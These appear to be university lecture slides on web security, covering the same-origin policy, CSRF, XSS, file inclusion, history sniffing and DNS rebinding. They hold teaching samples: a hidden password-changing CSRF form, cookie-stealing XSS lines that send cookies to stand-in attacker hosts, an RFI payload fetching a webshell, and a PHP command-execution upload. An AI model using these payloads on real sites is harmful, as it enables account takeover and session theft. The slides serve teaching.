



Web Security

Aggelos Kiayias




Dynamic HTML

- Umbrella term :
 - HTML
 - Javascript
 - Cascading Style Sheets (CSS)
 - Document Object Model (DOM) : a hierarchical structure API for accessing / manipulating the elements of a web-page.



DOM example

```
<TABLE>
<TBODY>
<TR>
<TD>Shady Grove</TD>
<TD>Aeolian</TD>
</TR>
<TR>
<TD>Over the River, Charlie</TD>
<TD>Dorian</TD>
</TR>
</TBODY>
</TABLE>
```



example from <http://www.w3.org>



Cross Domain Problems

- The web-browser : single program doing a lot of things.

Gmail: Email from Google

hacker.org - The Hacker Commun...

- a web-browser “session” involves connections to many different web-sites (some possibly adversarial)



Same Origin Policy

protocol://host:port

*Only objects of the same origin as the data
should have access to the data
e.g. a script can access things (such as cookies
or DOM Objects) of the same origin*





Cross Site Request Forgery

Setup.

Alice is logged on `mywwwservice.com` which has a page `update_profile` with a password update form (that does not require any additional authentication beyond cookies)



1. Alice's browser loads page from `hackerhome.org`
2. Evil Script runs causing `evilform` to be submitted with a password-change request to our "good" form: `www.mywwwservice.com/update_profile` with a `<input type="password" id="password">` field

evilform

```
<form method="POST" name="evilform" target="hiddenframe"
      action="https://www.mywwwservice.com/update_profile">
  <input type="hidden" id="password" value="evilhax0r">
</form>
<iframe name="hiddenframe" style="display: none">
</iframe> <script>document.evilform.submit();</script>
```

3. Browser sends authentication cookies to our app. We're hoodwinked into thinking the request is from Alice. Her password is changed to **evilhax0r!**

example from <http://gcu.googlecode.com/files/10.ppt>



... aka Session Riding

- It is required that :
 - A “live” cookie for the **targeted web-site** is present.
 - The attacker targets a specific form in the **targeted web-site** with all the correct values entered (as if the user was entering them)




XSRF Mitigations

- The **targeted web-site** can check the HTTP referrer data and see that the attacker's site submits the form.
- The form can require some unpredictable data like the previous password.
- The form can require a CAPTCHA to require the client to prove that it is not automated.




Another Example XSRF



example from <http://gcu.googlecode.com/files/10.ppt>




... the attack



example from <http://gcu.googlecode.com/files/10.ppt>




Cross Site Scripting (XSS)





Cross Site Scripting (XSS)



e.g., consider searching the naive web-server's database (through the attacker's site)

(non persistent)



Stealing Cookies

- A malicious script running in the wrong domain (XSS) can send all the domain's cookies. example code to use :
- `<script> new Image().src = "http://attacker.com/log.cgi?c=" + encodeURIComponent(document.cookie);</script>`

This function encodes special characters, except: , / ? : @ & = + \$ #

to see this type : `javascript:alert(document.cookie)`



Example non-persistent XSS

- Consider a web-site that operates like this :

<http://portal.example.com/index.php?username=Joe>  "Hello Joe"

The attacker gets you to click on this link:

<http://portal.example.com/index.php?username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>>

Or URL encoded:

<http://portal.example/index.php?sessionId=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E>




Malicious File Execution

- Assuming the server allows file upload and you can predict the location of the upload directory, you might be able to upload & execute something like that:

Example #1 A shell_exec() example

```
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```



Remote/Local File Inclusion

example of server code :

vulnerable.php

```
<?php
    if ( isset( $_GET[ 'COLOR' ] ) ) {
        include( $_GET[ 'COLOR' ] . '.php' );
    }
?>
<form method="get">
    <select name="COLOR">
        <option value="red">red</option>
        <option value="blue">blue</option>
    </select>
    <input type="submit">
</form>
```

developer intention:

blue.php or red.php is used

Attacker :


RFI

/vulnerable.php?COLOR=<http://evil.example.com/webshell.txt?>

Attacker :

LFI

/vulnerable.php?COLOR=C:\\ftp\\upload\\exploit



Is your history private?

CSS: `<style>a#visited {
background: url(eviltracker.php?s=example.com);
}</style>
nothing to see here `

Modifying the way the visited links are colored allows a web-site to understand whether something is in your history.

```
<script>start = new Date();</script>  

```

Browser leaks the information to the hosting web-site whether a certain image is in cache through timing.



DNS Rebinding

- Attacker registers a domain name : attacker.com
- Attract traffic.
- Runs a DNS server and a web-server.
- DNS resolves attacker.com to the web-server but with a very short TTL.
- When a client asks for DNS resolution again, resolve attacker.com to another IP address.

Jackson et al. *Protecting browsers from DNS rebinding attacks*, ACM-CCS 2007



